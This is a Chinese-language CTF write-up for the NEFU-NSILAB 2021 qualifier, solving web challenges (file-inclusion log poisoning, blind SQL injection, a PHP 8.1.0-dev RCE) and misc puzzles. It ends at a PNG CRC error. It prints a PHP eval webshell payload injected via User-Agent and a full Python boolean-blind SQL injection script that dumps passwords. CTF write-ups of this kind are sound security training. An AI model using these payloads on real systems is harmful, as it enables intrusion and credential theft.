NEFU-NSILAB2021选拔赛WriteUp

原创

「已注销」 于 2022-04-13 19:59:00 发布 11 收藏
文章标签： python base64 信息安全 xss 安全


Web

signin

打开看到源码:

```
<?php
highlight_file(__FILE__);
$file = $_GET['file'];
if ($file) {
    include $file;
}
```


没有任何过滤的文件包含，尝试/根据提示进行日志包含，首先在访问时带上 `User-Agent: <?php eval($_POST[1]); ?>` 在日志里面写一句话。



然后包含日志文件 `/var/log/nginx/access.log`，传一个 `phpinfo();` 可以看到成功 getshell。

```
<?php
highlight_file(__FILE__);
$file  =  $_GET['file'];
if  ($file)  {
        include  $file;
}
```


172.4.0.2 - - [05/Nov/2021:12:07:33 +0000] "GET / HTTP/1.1" 200 741 "http://ctf.nefu.edu.cn/" "Mozilla/
Chrome/95.0.4638.69 Safari/537.36" 172.4.0.2 - - [05/Nov/2021:12:07:33 +0000] "GET /favicon.ico HTTP/
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36" 172.4.0.2 - -



蚁剑连接或手动 `system('ls /');`，可以看到根目录下有一个 `flag.sh` 内容为：

```
#!/bin/sh
sed -i "s/root/$FLAG/" /etc/passwd

export FLAG=not_flag
FLAG=not_flag
```


可知 flag 被写进了 /etc/passwd，打开找到 flag。



babysqli


打开看到一个登录页面，随意输入一个用户名密码，跳转到 `doLogin.php` 并提示 `Wrong password!`。根据题目名字可知是 sql 注入，在 `username` 参数后面加一个 ' 后出现了报错。

Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''111''' at line 1



直接盲猜一个报错注入


do not hack me!



咦？怎么什么都没出来？原来是 `updatexml extractvalue floor` 都被禁用了，同理可以尝试出被禁用的还有 `= and &&`，于是就有很多解法，这里因为没有回显于是进行了一个布尔盲注，写个脚本：


```python
import time

import requests

url = "http://ctf.nefu.edu.cn:29097/doLogin.php"
true_flag = "Congratutions!"
# ctftraining,information_schema,mysql,performance_schema,test,web_sqli
# payload = "select group_concat(schema_name) from information_schema.schemata"
# user
# payload = "select group_concat(table_name) from information_schema.tables where table_schema like databas
# id,username,passwd
# payload = "select group_concat(column_name) from information_schema.columns where table_schema like datab
payload = "select group_concat(passwd) from web.user"

template = "-1' union select 1,2,if(ascii(substr(({}), {}, 1))>{}, 1, 0) #"


def valid_payload(offset: int, index: int) -> bool:
    response = requests.post(url, data={
        "username": template.format(payload, offset, index),
        "password": 1
    })
    return true_flag in response.text


index = 1
result = ""

while True:
    start = 32
    end = 127
    while not(abs(start - end) == 1 or start == end):
        everage = (start + end) // 2
        if valid_payload(index, everage):
            start = everage
        else:
            end = everage
    if end < start:
        end = start
    if chr(end) == "!":
        break
    result += chr(end)
    print(f"[*] result: {result}")
    index += 1
```

脚本注出库名、表名、列名，最后注出 admin 的密码就是 flag，这里注意用 like 代替了被禁用的 =。





ezcve

打开一看就输出个字符串 `Hello Nefuer!`，别的啥都没有。观察 `Response Headers` 可发现 `X-Powered-By: PHP/8.1.0-dev`，再根据题目名字搜索可知 `PHP 8.1.0-dev` 有一个 RCE漏洞，根据文章提示利用漏洞执行任意命令。



题目提示 flag 在环境变量里，执行 `env` 命令获取所有环境变量，得到 flag。






Misc


signin

下载文件是一个文本，里面明显是 base 编码，放进 CyberChef 里面，进行 `base64+base32+base58` 解码得到 `flag`。



ezpng

下载文件得到一个 png 文件，通过 `010editor` 或其他方式可知该图片的 CRC 值不对，高度被改过。



*ERROR: CRC Mismatch @ chunk[0]; in data: 6394121b; expected: 9a768270 址: 0 [0h] 值: 137 89h 大小: 1,105,072

